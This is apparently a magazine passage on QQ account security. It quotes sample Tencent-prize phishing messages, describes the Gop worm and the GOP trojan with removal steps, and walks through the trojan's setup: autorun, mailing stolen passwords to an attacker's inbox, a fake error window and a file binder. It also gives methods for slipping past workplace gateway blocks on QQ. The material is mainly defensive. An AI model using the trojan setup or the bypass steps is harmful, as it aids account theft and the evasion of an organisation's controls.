用一个叫“SOCRSCAP”的软件，让你的电脑通过代理服务器再和网络相连。这时，对方通过QQ探测程序看到的你的IP地址会是个假地址，这样别人就不会炸到你了。使用了上面的方法后，通过QQ炸弹攻击你的可能性就会大大降低。

诈骗QQ号码

由于QQ的用户很多，就像手机号码车牌号码一样，好号码变得很抢手，于是就有人用各种手段来窃取他人的号码(尤其是好号码)。有人就是用下面的方法来诈骗好的号码的。他们冒用腾讯公司的名义，向你发出中奖通知，要求你提交个人密码等资料，或者以其个人名义向你送出号码等礼品，借机骗取你的密码。

第一种情况：

类似内容如下：

标题：腾讯关于xxxxx获奖通知 >

“QQ幸运儿：恭喜！！！你已经成为QQ在

线网友齐抽奖的中奖用户。 你将获赠精美T恤1件，并有机会得到NOKIA 7110手机1部。 腾讯公司(http://www.tencent./com) 注 奖品是以邮寄方式寄出，请你认真填写以下资料。如果填写错误，将被作为自动放弃获奖机会处理。需要填写的资料“QQ号码、密码、姓名、E－mail地址、身份证号码、通讯地址、联系电话、邮编等 ”。

第二种情况：

利用QQ消息或发Mail，假借“腾讯公司送号码”来进行诈骗。

类似内容如下：

“亲爱的QQ用户：你好，你的号码已经被幸运的抽中为腾讯用户中奖号码，现送你一号码，816668密码为16668 请尽快登录和修改密码。 谢谢你对腾讯公司的支持！”

发送的E－mail内容：

“你好，恭喜你成为我们腾讯第10位幸运者，40405密码是123456，这个号码是我们送给你的礼物，希望你能够收下，谢谢。如果收下，请马上更换密码，最好是换成你现在用的QQ密码，因为你的中奖号码和我们给的奖品号码是有记录的，那样以防丢失，如果不按我说的做，丢失的话，我们概不负责，谢谢！请不要和你身边的人说，那样我们的工作就很难进行！如果改完密码和我说一下，我还要找别的幸运者！谢谢！”

其实他“赠送”你的号码已经申请了密码保护，在你更改完密码后，他就利用取回密码的功能把你的密码拿到了，然后用这个密码登录你原来的QQ号码。如果你还没有申请密码保护，那么你就惨了，恐怕很难找回自己的QQ号来了。这种办法是够阴险的吧！

防范方法

不要有贪念，碰到这种“天上掉馅饼”的好事可一定要小心，不要馅饼没有吃上，还把自己的QQ号码给丢了。腾讯公司也已经说明自己不会通过Email或者发消息的方式让用户告知自己的密码的。所以对待这种欺骗方式只要自己多加小心就可以了。

盗号邮件病毒

有一种通过邮件传播的蠕虫病毒Worm.Gop.3(QQ窃手)，它的目标也是QQ密码。如果你打开了病毒邮件，病毒就会开始活动，感染操作系统并驻留内存，当你打开“QQ用户登录”或是“QQ用户登录”窗口时将会窃取你输入的密码。

以下为此病毒的详细情况：

Worm.Gop.3(QQ窃手)病毒主要通过邮件形式传播，它与尼姆达病毒类似，用户不用打开病毒邮件，预览邮件的时候就已经遭受感染。它不仅泄漏用户QQ密码，还把用户在感染前处理的最后一个文件以附件形式通过邮件寄出，这样还泄漏了用户的很多其他秘密。

Worm.Gop.3(QQ窃手)自身捆绑了一个DLL文件和一个随机的文档，当病毒运行后会在系统目录下释放出一个kernelsys32.exe，然后kernelsys32.exe自动启动(此病毒还会在临时目录下将自身带的Word文件释放出来，并将此文件打开，借此来掩饰自己的行为)。Kernelsys32.exe会释放出一个IMKERNEL32.SYS的文件，并将IMKERNEL32.SYS注入其他的进程空间内，该文件注入进程空间内后就开始窃取本地QQ的账号和密码。然后当QQ启动时，它会判断当前的窗口标题，如果是“QQ用户登录”或是“QQ用户登录”就将窃取用户输入的密码，并将密码和账号保存在系统目录下的drocerr.sys文件中，同时备份到系统目录下的drocerrbk.sys文件中。

病毒还会自动查找最近打开过的文件，如果文件是（bmp、rtf、doc、txt、gif、jpeg、jpg）类型并且小于80k，病毒就将此文件捆绑在自己后面，形成一个exe文件作为附件发送给别人。这样收信人会以为收到了一个无害的文件，一旦在Outlook Express或者Windows中预览了这个邮件，会立刻感染这个蠕虫。

这些信件的主题都是很具蒙蔽性的，很容易激发人们的好奇心去打开它。清除Worm.Gop.3(QQ窃手)病毒的简单的方式是用杀毒软件将其全面杀除 。

预防Worm.Gop.3(QQ窃手)的办法与多数蠕虫病毒的方法类似：不要打开上文提到的主题邮件，也不能使用OutLook和Windows去浏览它。当然要警惕陌生邮件，这是一个安全的常识。使用杀毒软件的用户还要注意及时升级杀毒软件和病毒防火墙。

盗号木马

现在有很多的木马软件，它们被偷偷安装在电脑里面，电脑启动以后就会自动加载运行。如果

你在这台电脑上面使用 QQ，你的密码就会就会被它记录下来，然后发送到安装木马的那个人的邮箱里，这样，所有在此机器上登录的 QQ 的密码都在劫难逃了。下面列举几个这样的例子。

1.密码侦探

这个软件的使用很简单，运行后设置好接收者的邮箱就可以工作了。QQ 密码侦探是一个用于窃取 QQ 密码的工具，只要在一台电脑上运行一次，以后开机就会自动运行。每当你在那台电脑上使用 QQ，密码就会自动被记录并保存下来，当保存的密码总数超过一定数量，就自动发送到盗号者的邮箱。它支持 QQ 的所有版本（包括 QQ2000b 版），支持 Win95 和 Windows 98。可以设定需要的密码数(默认为 30 个)，每当窃取的密码数超过这个数时，“QQ 密码侦探”就会自动开始发送。这个木马对于相同的QQ号码的密码不会记录。QQ密码侦探运行时很隐蔽，每次运行时的文件名都不同，并且可以在进程列表中隐藏，所以很难被人发现。

要消灭这个木马，可以使用“QQ 密码侦探终结者”，这是个共享的软件，你可以花 15 元成为注册用户。它可以查杀所有版本的 QQ 密码侦探，包括 1.1 版、1.2 版、特别版、特别版 2 。每次使用 QQ 之前先查一查，看电脑上有没有中“QQ 密码侦探”，查杀完毕后，你就可以安心使用了。软件运行后的界面如图 15 所示。




图 15

2.GOP木马

这个木马的全称是 Get QQ Password，就是获取 QQ 密码的意思。这个木马由 3 部分组成：gop.exe 是服务端，安装在窃取对象的机器里面，editgop.exe是服务端编辑器，是盗号者的机器里面要安装的，gopslit.exe 是整理发送记录的工具。这个木马的特点是有欺骗窗口和捆绑器，可以选择是否在第一次运行 GOP 的时候弹出欺骗窗口。比方说，定义一个“内存不足！”的警告窗口，这样，在别人第一次运行这个木马的时候就会弹出这个窗口。捆绑器的作用是把这个木马和其他的小程序组成一个新的文件，当你运行这个执行文件的时候，就把木马安装在了你的机器里面。

解决的办法是这样的：检查你的机器里面有没有 GOP 木马。先关掉你的 Modem 或者拔下网线，重新登录一次你的QQ，查找电脑中是否有 record.dat 文件，这个文件只有在QQ 启动后才会有。因为你没有连到网络，所以不用担心号码被发送出去。如果有的话，可以用记事本打开那个 record.dat，里面会有你的 QQ 号码和密码，这说明你肯定中了 GOP 木马。

要删除木马可以运行 Regedit，进入 HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Run 主键，在里面找到木马文件名对应的主键，把它删除。如果不知道木马文件名可以自己也下载一个 GOP，然后用 gopedit 打开木马文件，就会知道和木马关联的文件位置，然后删除。或者是运行 msinfo32 工具来查找，删除完后关闭计算机；再次启动计算机，进入文件的存放路径删除木马文件，这样就可以彻底清除了。

3. QEyes潜伏猎手

这是一个盗取QQ密码的木马工具，别人不小心执行此软件后，QQ 密码会悄悄地发送到木马使用者事先指定的信箱里。该软件只适用 Windows 98/Me。如果 QQ 老是提示密码出错，或者是正在聊天的时候显示密码错误，之后就再也上不去了！怎么回事？唉，密码已经被它盗走了。它大都是躲在网吧里或直接钻进你的信箱，使得很多没有安全意识的网友一夜之间没了QQ 号码！可以通过下面的方法预防：

（1）重新启动，退回纯DOS 状态下，删除 Windows 中 system 目录下的 sysreg.exe，regservice32.exe，netw3c.exe，rasint.dll 4 个文件 。

（2）然后删除注册表中：

HKEY_LOCAL_ MACHINE\Software\Microsoft\Windows\ CurrentVersion\Run regservice "C:\Windows\system\regservice32.exe" 项

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion RunServices

sysreg"C:\Windows\system\sysreg.exe"项

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion Run netw3c"C:\Windows\system\netw3c.exe"项

注意：必须按步骤顺序做，否则就不能彻底清除木马。

防范方法：

防范当然是第一的，不要运行来历不明的软件。Get Oicq Password木马的查杀工具叫KILLGOP。其他的木马可以试试Ctrl+Alt+Del查看进程，发现可疑的立即杀掉。有的木马不会在进程栏里显示出来，这就要检查注册表了。

QQ木马如何窃取密码

前面我们说了QQ盗号木马的危害，也简单给出了防范方法，但是要彻底的防范，就必须先了解其原理。下边我们就以GOP为例，一起看看QQ木马如何窃取密码的。

1. 木马的使用设置

常言道"知己知彼，百战不殆"，要防范GOP的攻击，首先就要了解它的运作机理。最新版的GOP下载解压缩之后是3个可执行文件加一个说明文档，还有一个附带的图标。其中gop.exe是服务端（千万不要在自己的电脑里面运行它），editgop.exe是服务端编辑器，gopslit.exe是个整理发送记录的工具。GOP的配置分为4个部分。

（1）一般设置

复制到定义目录：下拉菜单中可以选择目录、目录、目录和源目录4种之一，这就是木马的藏身之地；运行后删除源文件；服务文件名：就是木马的名字，可以改任何一个名字，不容易被发现；定义注册表键名：木马一旦被运行过，就会在注册表中HKEY_LOCAL_MACHINE\ Software\ Microsoft\Windows\CurrentVersion\Run主键之下添加木马的键，以便今后每次开机时木马都能够自动运行，当记录数超过××个时开始清理：当GOP记录文件中的记录数达到这个××值的时候自动对记录进行清零。

（2）邮件设置

SMTP：设置邮件发送服务器。当你上网的时候，GOP就会通过这个邮件服务器把你的OICQ密码发送到网上！

发送邮箱：这是黑客用来发送邮件的信箱账号。国内的免费信箱的提供商大都对SMTP服务器进行了限制，所以需要设置一个合法的邮件账号来发送信件。

接收信箱：接收GOP发送的密码记录文档的信箱，受害者密码的最终目的地。

检查间隔(秒)：设定GOP检查记录文档的时间间隔。如果检查时记录已经更新并且在线，就马上发送记录。

（3）欺骗窗口

可以选择是否在第一次运行GOP的时候弹出一个欺骗窗口。比方说，定义一个标题为"警告"，内容为"内存不足"，图标为"叹号"的欺骗窗口。这样，在别人第一次运行这个木马的时候就会弹出定义的那个窗口，于是神不知鬼不觉之中木马已经被植入电脑了。

（4）文件捆绑

该木马自带文件捆绑工具，真是很恐怖。以下是它的重要选项：

宿主文件：黑客可以在网上随便找一个小动画或者小程序，把它作为"寄生"的目标。

文件图标：如果黑客找一个和系统工具一样的图标，一般的人是不敢删除的。这样，即使知道有木马也无法及时清除。

2.木马的检查

该木马运行的时候在Windows的任务窗口中是看不到的。点任务条上的"开始"、"运行"、"msinfo32"(就是Windows自带的系统信息，在"附件"中)，看其中的软件环境→正在运行的任务。这才是Windows现在全部运行的任务。当你在运行了什么东西之后觉得有问题的时候就看看这里。如果有一个项目有程序名和路径，而没有版本、厂商和说明，你就应该紧张一下了。先关掉你的猫（断网），然后脱机重新登录一次你的OICQ，查找电脑中是否有record.dat文件(这是GOP记录OICQ密码的文档，如果你的OICQ密码被监控到了就一定会有。当然，即使你中了木马，在你还没有用OICQ的时候是不会有这个文件的。反正现在不在网上，不用担心密码被发走)。如果有的话，那么"恭喜"你了，100%中了木马。不信？用记事本打开那个record.dat，看看有没有你的宝贝OICQ的号码和密码。

3.木马的清除

庆幸的是，迄今为止绝大部分的木马都是在注册表的 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run主键下添加一个键值来让木马自动运行，该木马也不例外。运行 Regedit，进入 HKEY_LOCAL_MACHINE\Software\Microsoft\ Windows\CurrentVersion\Run 主键，记住那个在系统信息中查到的文件(在“木马的设置”中，我们知道木马文件名是可以任意定制的，所以无法确定具体的文件名)的存放路径，删除该键值；关闭计算机，稍候一下启动计算机(注意：不要选重新启动)；然后进入文件的存放路径，删除木马文件即可。

最好的办法是自己也下载一个 GOP，然后用 gopedit 打开木马文件，就会知道和木马关联的文件位置，然后删除。如果删除的文件是系统本身就有的，还需要再拷贝一个正确的回来。最重要的一点是，打开木马之后可以知道黑客的 E-mail 地址。

QQ 的防护手段

对QQ进行防护的时候，首先要确保自己的QQ有一定的防护能力。比如说，你宁可麻烦一些，也不能采用忽略密码键入的方式来运行QQ，这在单位或者是多人共用一台计算机的时候尤其显得重要。此外，最好在 QQ 的“用户资料设定”中选用“不允许任何人把我列为好友”，因为这样设置之后，别人就不能无限制地给你发送加入好友的申请，你也就少了许多麻烦。


如果你是和其他人共用一台计算机的话，计算机的安全性也要注意。因为一旦别人进入 Windows 之后，就可以采用专用的工具来偷窥你的聊天记录，或者是暴力破解 QQ 的密码，然后你的所有资料就赤裸裸地暴露在别人眼前了。所以，建议大家要采用专门的加密工具来对 QQ 目录下的用户号码文件夹进行加密处理。而在“系统参数设置”中启用“本地安全加密”之后，必须在键入了正确的口令之后才能查看到有关的聊天记录等情况，所以，即使别人破解了你的 QQ 密码也不能看到你的聊天内容。这样做，虽然每次使用的时候还要经历解密的键入口令的过程，可是这样能够在单机系统上最大限度地保证 QQ 的安全，花费一些时间也是很值得的。

由于 QQ 是用户间的直接连接，所以很容易被查出 IP 地址而受到攻击，所以还应该在网络上进行防护。首先，建议大家要安装防火墙程序。目前比较好的防火墙有 LockDown 2000、ZoneAlarm 和天网等等，这些工具都有汉化的版本，因此使用方面应该是没有太大的问题。如果在这些防火墙程序中将安全等级设置为“高”的话，它们就会对网络上发送和接收的每一个字节进行监测，同时也会对指定的端口进行实时的查看，一旦发现有非正常的数据包企图进入计算机系统，就会加以拦截，并将发送方的 IP 地址与其他一些相关的信息提供给你。这时，你就能够根据数据包来源的IP地址判断是不是那些企图搞破坏的人所为，这样不仅能够有效防护自己的计算机，还能够据此向对方发起反击。安装了防火墙之后，还能对 WinNuke 这样的 IP 地址攻击程序起到很好的防护作用，一举数得，所以这是上上之策。

如果你出于某种原因不想使用防火墙的话，那么还可以利用一些专门的 QQ 防护工具来抵御对方的攻击。比如使用 QQ Shield。在“目标 ID”对话框中键入你自己的 QQ 号码之后，它就可以保护你不受 QQ 炸弹的侵袭。一旦有人向你发送 QQ 炸弹的话，这个程序就会自动截获这些炸弹，并将攻击者的详细情况告诉你。再比如上文所提及的 QQSpy 这个工具，虽然是一个破坏性的软件，但是它也有一些防护的功能。因为安装了 QQSpy 之后，QQ 的信息要通过代理服务器进行传送，所以对方即使能够获得你的 IP 地址，这也不是你的真实 IP 地址，而是代理服务器的地址，因此你受到他人攻击的可能性就小了许多。

最后一点也是很重要的，大家一定要及时升级你所使用的 QQ 版本。因为 QQ 的开发公司已经意识到安全隐患的问题，所以在编写每个版本的 QQ 时都采用了不同的的加密方式。就拿现在最新的 QQ 版本来说，它的加密方式就和以前的各个版本都不同，而目前的 IP 查看工具、炸弹程序和其他一些攻击性的软件都有一定的适用性，当你将 QQ 升级到这个最新的版本之后，那些工具就都变成了昨日黄花，对你的 QQ 也就不能造成任何的危害了。即使过一段时间相关的破解工具和攻击程序出现了，那时候离下一个版本的 ICQ 也不遥远了。况且通过升级程序，你还可以获得更多更强的功能，何乐而不为呢？

突破限制 享受QQ



文／文清

通常学校和单位为了提高员工的工作效率，会禁止在工作时间用QQ。采用的手段一是从经济上制裁，如发现一次罚款xx元之类；二是从技术上封锁，例如在网关上做些限制。由于QQ用的是UDP协议，默认用4000端口与外界通讯，因此，在网关上把源端口是4000的UDP包丢弃就可以实现封闭QQ的目的了，我们公司的网关就是这样干的，并且把源端口是4000~4009的UDP包都丢弃。如果要上QQ那就要自己想办法了。下面为你介绍3种突破网关限制的方法。

一、简单突破

突破限制原理：QQ默认用4000端口传送消息，如果4000被占用的话，那么它就会用4001，以此类推。OK！我们在启动QQ之前，先把4000~4009端口都占用掉，那么QQ启动的时候，就会顺理成章地使用4010端口，如此就可以冲破网关限制用QQ了！

所需工具：如何把4000~4009端口都占用掉呢？用黑客陷阱工具"小猪快跑"就可以(下载地址：http://minisql.yeah.net)。该软件能把你的计算机伪装成FTP、HTTP、POP3、SMTP、TELNET服务器，也能伪装成中了各种木马，欺骗对方入侵你的计算机，在程序主窗口中可以清楚地看到对方入侵的过程，并留下对方的IP地址。在你填入木马所用端口时，填入4000~4009就可以把这些端口全部占用掉！

具体办法：在"小猪快跑"的主界面中点击"端口设置"，选"自定义木马欺骗端口设置"，进入"木马欺骗端口设置"对话框。在"木马欺骗端口设置"界面上用鼠标选中"端口1"，"端口数"填QQ默认传送消息端口4000，然后再点击"端口2～端口10"，分别填入4001～4009，其他不用填，点击"设置完毕"退出。现在回到"小猪快跑"的主界面，点击"开始监视"即可（图1）。这样，4000～4009端口就被占用了！现在就可以使用QQ了，和网关说ByeBye吧！




图1

二、高级突破

用"小猪快跑"之类的工具仅仅是临时解决办法，要想彻底解决这个问题还要想其他办法。一个念头出现在我头脑中：既然学校或单位可以通过HTTP协议访问网站，那么我们为什么不可以利用HTTP协议访问一台提供Socks 5服务的服务器，而这台服务器将我们发送的HTTP数据包转化为UDP数据，再发送给QQ服务器，进行QQ信息的传送呢？这样，就可以通过HTTP协议使得QQ与其服务器进行数据交换。现在关键在于找到一个提供数据转换的Socks5服务器。

SocksOnline就是这样一款可以实现我们以上要求的软件。大家可以到www.waysonline.com下载，目前最新版本为SocksOnline XP，大小为320KB。

第一次运行SocksOnline时会出现账号设置界面，如图2所示，任意填即可，只要账号不重复，使用中不会有什么影响。填写完毕后进入程序界面，在"设置"菜单中选择"系统设置"，设



图 2

置端口，如图3所示，默认为1080。

接下来选择“通信设置”选




图 3

项，填写你所在学校或单位的代理服务器地址及密码，其中的推荐选项可以自动完成设置。如图4所示。




图 4

然后是“通讯服务”选择，选择自动即可。

接下来设置最后的SocksOnline选项，选择80 HTTP Web就可以了，如图5所示。这样就完成了对SocksOnline的基本设置。




图 5

